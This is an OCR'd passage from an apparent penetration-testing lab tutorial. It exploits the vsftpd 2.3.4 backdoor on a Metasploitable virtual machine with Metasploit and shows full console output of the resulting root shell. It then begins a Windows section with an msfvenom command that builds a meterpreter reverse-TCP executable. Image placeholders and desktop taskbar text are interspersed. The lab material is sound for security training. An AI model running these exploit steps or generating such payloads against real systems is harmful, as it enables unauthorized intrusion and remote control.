


- Open ports and services


- Copy version and paste in browser




- Copy exploit




- used in msfconsole




- show options




- set RHOST <target ip>




- exploit



- Hacked ⚠️


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@Kali: ~
File Actions Edit View Help
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS 192.168.114.182 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.114.182:21 - The port used by the backdoor bind listener is already open
[+] 192.168.114.182:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.114.192:33167 → 192.168.114.182:6200) at 2025-04-10 17:50:02 +0530
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
root@metasploitable:/#
38°C
Partly sunny
Search
ENG
IN
17:50:30
10-04-2025

- Target ip


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@Kali: ~
File Actions Edit View Help
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.114.182:21 - The port used by the backdoor bind listener is already open
[+] 192.168.114.182:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.114.192:33167 → 192.168.114.182:6200) at 2025-04-10 17:50:02 +0530
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
root@metasploitable:/# ifconfig
ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:46:c1:80
inet addr:192.168.114.182 Bcast:192.168.114.255 Mask:255.255.255.0
inet6 addr: 2409:40c2:102e:93ae:a00:27ff:fe46:c180/64 Scope:Global
inet6 addr: fe80::a00:27ff:fe46:c180/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:1507 errors:0 dropped:0 overruns:0 frame:0
TX packets:1356 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:108840 (106.2 KB) TX bytes:129734 (126.6 KB)
Base address:0xd020 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:135 errors:0 dropped:0 overruns:0 frame:0
TX packets:135 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:40109 (39.1 KB) TX bytes:40109 (39.1 KB)
root@metasploitable:/#
38°C
Partly sunny
Search
ENG
IN
17:50:36
10-04-2025

3. Windows 11 Hacking Using Metasploit

Msfvenom -: msfvenom is a command-line tool that's part of the Metasploit Framework. It's used to generate custom payloads (malicious code) that can be embedded into files or sent over the network to exploit a target system.

Msfvenom cheat sheet -: https://github.com/frizb/MSF-Venom-Cheatsheet/blob/master/MSF%20Venom%20Cheatsheet.pdf

How to do it -:

- Generate a payload using msfvenom


Command – msfvenom -p windows/x64/meterpreter/reverse tcp -f exe -o payload1.exe

-p → payload


-f → format

-o → output


Payload1 → payload name




- **Check payload generate or not using → ls**

